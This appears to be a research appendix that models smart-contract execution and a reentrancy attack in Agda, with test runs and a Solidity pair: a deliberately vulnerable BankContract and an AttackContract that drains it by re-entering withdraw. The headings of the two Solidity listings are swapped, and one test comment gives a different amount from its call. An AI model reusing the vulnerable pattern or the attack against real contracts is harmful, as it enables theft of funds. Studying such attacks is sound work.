- convert string to maybe function
string2FunctionName : String → Maybe FunctionName
string2FunctionName str = just str


- convert function to string
funname2string : FunctionName → String
funname2string x = x


mutual
- convert msg to list of strings
  msgList2String : List Msg → String
  msgList2String [] = ""
  msgList2String (msg :: []) = msg2string msg
  msgList2String (msg :: rest) = msg2string msg ++ " , " ++ msgList2String rest

  msg2string : Msg → String
  msg2string (nat n) = "(nat " ++ show n ++ ")"
  msg2string (msg +msg msg₁) = "(" ++ msg2string msg ++ " , " ++ msg2string msg₁ ++ ")"
  msg2string (list l) = "[" ++ msgList2String l ++ "]"
```

```
- convert error to string
errorMsg2Str : NatOrError → String
errorMsg2Str (nat n) = show n
errorMsg2Str (err (strErr s) ⟨ lastcalladdr » curraddr · lastfunname [ lastmsg ]· events ⟩) = s
errorMsg2Str (err (numErr n) ⟨ lastcalladdr » curraddr · lastfunname [ lastmsg ]· events ⟩) = show n
errorMsg2Str (err undefined ⟨ lastcalladdr » curraddr · lastfunname [ lastmsg ]· events ⟩)
  = "Error undefined"
errorMsg2Str (err outOfGasError ⟨ lastcalladdr » curraddr · lastfunname [ lastmsg ]· events ⟩)
  = "Out of gas error"
errorMsg2Str invalidtransaction = "invalidtransaction"



- defin State for IO
record StateIO : Set where
       constructor
         ⟨_ledger,_initialAddr,_gas,_amountR⟩
       field
         ledger      : Ledger
         initialAddr : Address
         gas         : ℕ
         amountReceive : ℕ
open StateIO public
```

F.7 Non-Termination version of the reentrancy attack (improved with our interface)

```
open import constantparameters

module Complex-Model.ledgerversion.Ledger-Complex-Model-improved-non-terminate
  (param : ConstantParameters) where
```

```
open import Data.Nat
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Show
open import Data.Empty

- our work
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.natCompare
open import libraries.Mainlibrary-new-version
open import Complex-Model.ledgerversion.Ledger-Complex-Model-with-reentrancy-attack



{-# NON_TERMINATING #-}
evaluateNonTerminatingStep2 : Ledger → StateExecFun
  → (Ledger × MsgOrErrorWithGas)
evaluateNonTerminatingStep2 oldLedger (stateEF currentLedger [] initialAddr
    lastCallAddr calledAddr (return msg) gasLeft funNameevalState msgevalState
    amountReceived listEvent)
      = evaluateAuxStep4 param oldLedger currentLedger initialAddr lastCallAddr calledAddr
    (param .costofreturn) msg gasLeft funNameevalState msgevalState amountReceived
    listEvent (compareLeq (param .costofreturn) gasLeft)
evaluateNonTerminatingStep2 oldLedger (stateEF currentLedger s initialAddr
  lastCallAddr calledAddr (error msgg debugInfo) gasLeft funNameevalState
```

```
    msgevalState amountReceived listEvent)
    = addWeiToLedger param oldLedger initialAddr (GastoWei param gasLeft) ,,
      ((err msgg ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]·
      listEvent ⟩) , gasLeft gas, listEvent)

  evaluateNonTerminatingStep2 oldLedger evals
    = evaluateNonTerminatingStep2 oldLedger (stepEFwithGasError param oldLedger evals)



  evaluateNonTerminatingStep1 : (ledger : Ledger)
      → (initialAddr : Address)
      → (lastCallAddr : Address)
      → (calledAddr : Address)
      → (gasreserved : ℕ)
      → FunctionName
      → Msg
      → (amountReceived : Amount)
      → (listEvent : List String)
      → (cp : OrderingLeq
      (GastoWei param gasreserved)
      (ledger initialAddr .amount))
      → Maybe (Ledger × MsgOrErrorWithGas)
  evaluateNonTerminatingStep1 ledger initialAddr lastCallAddr calledAddr gasreserved
    funname msg amountReceived listEvent (leq leqpr)
      = let
        ledgerDeducted : Ledger
        ledgerDeducted = deductGasFromLedger param ledger initialAddr (GastoWei param gasreserved) leqpr
        in just (evaluateNonTerminatingStep2
        ledgerDeducted (stateEF ledgerDeducted [] initialAddr initialAddr lastCallAddr
        (exec (callc calledAddr funname msg amountReceived) (λ _ → 1) return)
        gasreserved funname msg amountReceived listEvent))

  evaluateNonTerminatingStep1 ledger initialAddr lastCallAddr calledAddr gasreserved
    funname msg amountReceived listEvent (greater greaterpr) = nothing
```

```
evaluateNonTerminatingfinalstep : (ledger : Ledger)
   → (initialAddr : Address)
-- Initial address is the address
--from which the very first call was made
  → (lastCallAddr : Address)
-- lastCallAddr is the address
-- from which the current call of
--a function in
-- calledAddr is made
  → (calledAddr : Address)
-- calledAddr is the address
-- where a function call is
-- currently executed
--  it was called from calledAddr
  → (gasreserved : ℕ)
  → FunctionName
  → Msg
  → (amountReceived : Amount)
  → (listEvent : List String)
  → Maybe (Ledger × MsgOrErrorWithGas)
evaluateNonTerminatingfinalstep ledger initialAddr lastCallAddr calledAddr gasreserved
 funname msg amountReceived listEvent
   = evaluateNonTerminatingStep1 ledger initialAddr lastCallAddr calledAddr
   gasreserved funname msg amountReceived listEvent (compareLeq (GastoWei param gasreserved)
   (ledger initialAddr .amount))
```

F.8 Execute Termination version of the reentrancy attack (improved with examples below)

```
open import constantparameters
```

```
module Complex-Model.ledgerversion.Ledger-Complex-Model-improved-terminate
  (param : ConstantParameters) where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Show
open import Data.Empty

- our work
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.natCompare
open import libraries.Mainlibrary-new-version
open import Complex-Model.ledgerversion.Ledger-Complex-Model-with-reentrancy-attack

{-
 TERMINATING VERSION OF THE Below
 in evaluateTerminatingAuxfinal0
 we have additional parameter
 numberOfSteps : ℕ
 which is initialised
 with gasLeft
 and we add a proof that
 numberOfSteps <= gasLeft
 in addition we make sure
 that gas is in each step
```

```
  reduced by 1 more than what
  is specified
  that shows that numberOfSteps
  <= gasLeft is an invariant

-}
```

mutual

  evaluateTerminatingAuxStep2 : Ledger
    → (*stateEF* : StateExecFun)
    → (*numberOfSteps* : ℕ)
    → stepEFgasAvailable *param stateEF* ≦r *numberOfSteps*
    → Ledger × MsgOrErrorWithGas
  evaluateTerminatingAuxStep2 *oldLedger*
    (stateEF *currentLedger* []
    initialAddr lastCallAddr
    calledAddr (return *ms*) *gasLeft funNameevalState msgevalState amountReceived listEvent*)
    numberOfSteps numberOfStepsLessGas
      = evaluateAuxStep4 *param oldLedger currentLedger*
      initialAddr lastCallAddr calledAddr (*param* .costofreturn) *ms gasLeft funNameevalState*
      msgevalState amountReceived listEvent (compareLeq (*param* .costofreturn) *gasLeft*)

  evaluateTerminatingAuxStep2 *oldLedger* (stateEF *currentLedger s initialAddr*
    lastCallAddr calledAddr (error *msgg debugInfo*) *gasLeft funNameevalState msgevalState*
    amountReceived listEvent) *numberOfSteps numberOfStepsLessGas*
    = addWeiToLedger *param oldLedger initialAddr* (GastoWei *param gasLeft*) ,,
    (err *msgg* ⟨ *lastCallAddr* » *initialAddr* · *funNameevalState* [*msgevalState*]·
    listEvent ⟩ , *gasLeft* gas, *listEvent*)

  evaluateTerminatingAuxStep2 *oldLedger evals* (suc *numberOfSteps*) *numberOfStepsLessGas*
    = evaluateTerminatingAuxStep3 *oldLedger evals numberOfSteps numberOfStepsLessGas*
      (compareLeq (stepEFgasNeeded *param evals*) (stepEFgasAvailable *param evals*))

  evaluateTerminatingAuxStep2 *oldLedger* (stateEF *currentLedger executionStack initialAddr*
    lastCallAddr calledAddr nextstep gasLeft funNameevalState msgevalState amountReceived listEvent)

```
      0 numberOfStepsLessGas
    = oldLedger „ (err outOfGasError ⟨ lastCallAddr » initialAddr ·
      funNameevalState [ msgevalState ]· listEvent ⟩ , 0 gas, listEvent)


  evaluateTerminatingAuxStep3 : Ledger
    → (evals : StateExecFun)
    → (numberOfSteps : ℕ)
    → stepEFgasAvailable param evals ≦r suc numberOfSteps
    → OrderingLeq (stepEFgasNeeded param evals) (stepEFgasAvailable param evals)
    → Ledger × MsgOrErrorWithGas
  evaluateTerminatingAuxStep3 oldLedger state numberOfSteps
    numberOfStepsLessgas (leq x)
    = evaluateTerminatingAuxStep2 oldLedger
      (deductGas param (stepEF param oldLedger state)
      (suc (stepEFgasNeeded param state))) numberOfSteps
      (lemmaxSucY (gasLeft (stepEF param oldLedger state)) numberOfSteps
        (stepEFgasNeeded param state) (lemma=≦r (gasLeft (stepEF param oldLedger state))
      (gasLeft state) (suc numberOfSteps) (lemmaStepEFpreserveGas2 param
      oldLedger state) numberOfStepsLessgas))

  evaluateTerminatingAuxStep3 oldLedger (stateEF ledger executionStack initialAddr
    lastCallAddr calledAddr nextstep gasLeft₁ funNameevalState msgevalState
    amountReceived listEvent) numberOfSteps numberOfStepsLessgas (greater x)
    = oldLedger „ (err outOfGasError ⟨ lastCallAddr » initialAddr ·
    funNameevalState [ msgevalState ]· listEvent ⟩ , 0 gas, listEvent)

evaluateTerminatingAuxStep1 : (ledger : Ledger)
  → (initialAddr : Address)
  → (lastCallAddr : Address)
  → (calledAddr : Address)
  → FunctionName
  → Msg
  → (amountReceived : Amount)
```

```
  → (listEvent : List String)
  → (gasreserved : ℕ)
  → (cp : OrderingLeq
    (GastoWei param gasreserved)
    (ledger initialAddr .amount))
  → Ledger × MsgOrErrorWithGas
evaluateTerminatingAuxStep1 ledger
  initialAddr lastCallAddr calledAddr
  funname msg amountReceived
  listEvent gasreserved   (leq leqpr)
    = let
          ledgerDeducted : Ledger
          ledgerDeducted =
            deductGasFromLedger param ledger initialAddr (GastoWei param gasreserved) leqpr
        in evaluateTerminatingAuxStep2
          ledgerDeducted (stateEF ledgerDeducted [] initialAddr initialAddr lastCallAddr
          (exec (callc calledAddr funname msg amountReceived) (λ _ → 1) return)
          gasreserved funname msg amountReceived listEvent) gasreserved (refl≤r gasreserved)

evaluateTerminatingAuxStep1 ledger initialAddr lastCallAddr calledAddr funname msg
  amountReceived listEvent gasreserved (greater greaterpr)
  = ledger ,, (err outOfGasError ⟨ lastCallAddr » initialAddr ·
  funname [ msg ]· listEvent ⟩ , 0 gas, listEvent)

evaluateTerminatingfinal : (ledger : Ledger)
  → (initialAddr : Address)
  - Initial address is the
  - address from which the
  - very first call was made
  → (lastCallAddr : Address)
  - lastCallAddr is the
  - address from which
  - the current call of a function in
  - calledAddr is made
  → (calledAddr : Address)
```

```
    - calledAddr is the address
    - where a function call
    - is currently executed
    - it was called from calledAddr
    → FunctionName
    → Msg
    → (amountReceived : Amount)
    → (listEvent : List String)
    → (gasreserved : ℕ)
    → Ledger × MsgOrErrorWithGas
evaluateTerminatingfinal ledger initialAddr lastCallAddr calledAddr funname msg
  amountReceived listEvent gasreserved = evaluateTerminatingAuxStep1 ledger
  initialAddr lastCallAddr calledAddr funname msg amountReceived listEvent
  gasreserved (compareLeq (GastoWei param gasreserved)
  (ledger initialAddr .amount))
```

F.9 Test cases for the reentrancy attack

```
open import constantparameters

module Complex-Model.example.reentrancy-attack.executed-reentrancy-aatack where
open import Data.List
open import Data.Bool.Base
open import Agda.Builtin.Unit
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Maybe hiding (_>>=_)
open import Data.Nat.Base
open import Data.Nat.Show
open import Data.Fin.Base hiding (_+_; _-_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_ ; refl ; sym ; cong)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)
```

```
open import Data.Unit
open import Data.Empty


-our work
open import Complex-Model.example.reentrancy-attack.reentrancy-attack
open import libraries.natCompare
open import Complex-Model.ledgerversion.Ledger-Complex-Model-with-reentrancy-attack-v2
  exampleParameters
open import basicDataStructure
open import libraries.Mainlibrary-new-version
open import Complex-Model.ledgerversion.Ledger-Complex-Model-improved-terminate
  exampleParameters
open import Complex-Model.ccomand.ccommands-cresponse-with-reentrancy-attack-v2

---------- First test   (deposit 25000 wei)
-- deposit 25000 wei at address 0 for address 2
- the test case is correct.
- and same as the other one
- using function "deposit" with (nat 0) on testLedger

resultAfterdeposit : Ledger × MsgOrErrorWithGas
resultAfterdeposit =
  evaluateTerminatingfinal testLedger 2 2 0 "deposit"
    (nat 0) 25000 ("deposit function" :: []) 250


- resultReturneddeposit return the result
resultReturneddeposit : MsgOrErrorWithGas
resultReturneddeposit = proj₂ resultAfterdeposit

{-
theMsg (nat 0) , 231 gas,
("deposit +25000 wei at address 0 for address 2
 \n New balance at address 0 is 125000wei \n"
```

```
 :: "deposit function" :: [])
-}


- obtain our ledger to get our amount for each contract
ledgerAfterdeposit : Ledger
ledgerAfterdeposit = proj₁ resultAfterdeposit


— check amount after deposit 25000 wei at address 0
checkamountAfterdepositAtadd0 : ℕ
checkamountAfterdepositAtadd0 = ledgerAfterdeposit 0 .amount

{- result amount at address 0 after
   deposit 25000 wei and before was 100000 wei
125000
-}

-check amount after deposit 25000 wei at address 0 for address 2
checkamountAfterdepositAtadd2 : ℕ
checkamountAfterdepositAtadd2 = ledgerAfterdeposit 2 .amount
{- result amount at address 2, before was 26000 wei
 981
-}

- check view function after deposit 25000 wei
- at address 0 for address 2 (nat 2)
checkviewFunctionAfterdeposit : MsgOrError
checkviewFunctionAfterdeposit
  = ledgerAfterdeposit 0 .viewFunction "balance" (nat 2)
{-
theMsg (nat 25000)

-}
```

```
---------- Second test   (withdraw 25000 wei)
--- In first case we depositted 25000 wei at address 0 for address 2
- Now we need to use withdraw 25000 wei
-            from address 0 and transfer it to address 2
- using function "withdraw" with (nat 25000) on ledgerAfterdeposit

resultAfterwithdraw : Ledger × MsgOrErrorWithGas
resultAfterwithdraw =
  evaluateTerminatingfinal ledgerAfterdeposit 2 2 0 "withdraw"
    (nat 25000) 0 ([]) 250


-- resultReturnedwithdraw return the result
resultReturnedwithdraw : MsgOrErrorWithGas
resultReturnedwithdraw = proj₂ resultAfterwithdraw

{-
theMsg (nat 0) , 227 gas,
("Balance at address 0  = 125000 wei.\n withdraw -25000 wei." :: [])
-}


ledgerAfterwithdraw : Ledger
ledgerAfterwithdraw = proj₁ resultAfterwithdraw

-checkamountforAddr0Afterwithdraw to check amount
- at address 0 after withdraw 25000 wei
checkamountforAddr0Afterwithdraw : ℕ
checkamountforAddr0Afterwithdraw = ledgerAfterwithdraw 0 .amount
{- result amount at address 0 after withdraw 25000 wei,
   before was 125000 wei
100000
-}

-checkamountforAddr1Afterwithdraw to check amount
- at address 2 after withdraw 25000 wei from addr 0
```

```
checkamountforAddr1Afterwithdraw : ℕ
checkamountforAddr1Afterwithdraw = ledgerAfterwithdraw 2 .amount
{- result amount at address 2 after withdraw 25000 wei
   and transfer money to addr 2, before was  981 wei
25958
-}

-check view function after withdraw 25000 wei from
- address 0 for address 2 (nat 2)
checkviewFunctionAfterwithdraw : MsgOrError
checkviewFunctionAfterwithdraw
  = ledgerAfterwithdraw 0 .viewFunction "balance" (nat 2)
{-
theMsg (nat 0)
-}


————————— third test   (attack with 10000)
—- using attack function with amount sent 10000 wei

resultAfterattack : Ledger × MsgOrErrorWithGas
resultAfterattack = evaluateTerminatingfinal testLedger 2 2 1 "attack"
                             (nat 0) 25000 ("deposit function" :: []) 250

— resultReturneddeposit return the result
resultReturnedattack : MsgOrErrorWithGas
resultReturnedattack = proj₂ resultAfterattack
{- result after attack

theMsg (nat 0) , 66 gas,
("Current balance at address 2  = 125750 wei" ::
 "Current balance at address 1  = 0 wei" ::
 "\nCurrent balance at address 0  = 0 wei" ::
 "Balance at address 0  = 25000 wei.\n withdraw -25000 wei." ::
 "Balance at address 0  = 50000 wei.\n withdraw -25000 wei." ::
```

```
 "Balance at address 0  = 75000 wei.\n withdraw -25000 wei." ::
 "Balance at address 0  = 100000 wei.\n withdraw -25000 wei." ::
 "Balance at address 0  = 125000 wei.\n withdraw -25000 wei." ::
 "deposit +25000 wei at address 0 for address 1\n
  New balance at address 0 is 125000wei \n"
 :: "deposit function" :: [])
-}
```

F.10 Bank contract in Solidity

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.12;
import "./BankContract.sol";

contract AttackContract {

//declares a public variable called bankcontract that will store a reference to the BankContract contract.
BankContract public bankcontract ;

//declares the contract's constructor and takes one argument, the address of the BankContract contract
constructor ( address _bankcontractAddress ) {
//initializes the bankcontract variable with a reference to the BankContract contract
bankcontract = BankContract ( _bankcontractAddress ) ;}

// receive is called when BankContract sends Ether to this contract .
receive () external payable {
if ( address (bankcontract) .balance >= 1 ether) {
bankcontract .withdraw_fun() ;}}

//When a user calls the attack() function, the contract will withdraw all of the Ether
//from the BankContract contract and send it to the attacker's address.
 function attack () external payable {
  require (msg .value >= 1 ether) ;
```

```
  bankcontract.deposit_fun { value : 1 ether }() ;
  bankcontract.withdraw_fun();}

 // function to check the balance of this contract
function getBalance () public view returns ( uint ) {
return address(this).balance; }}
```

F.11 Attack contract in Solidity

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.12;

contract BankContract {
   mapping(address => int) public balances;

//deposit function allows users to deposit Ether into the contract.
    function deposit_fun() public payable {
     balances[msg.sender] += int(msg.value);}

//withdraw function allows users to withdraw Ether from the contract.
    function withdraw_fun() public {
        require(balances[msg.sender] > 0);
        (bool sent, ) = msg.sender.call{value: 1 ether}("");
        require(sent, "Failed to send Ether");
        balances[msg.sender] -= 1 ether; }

    // getBalance() function to check the balance of this contract
    function getBalance() public view returns (uint) {
         return address(this).balance;}}
```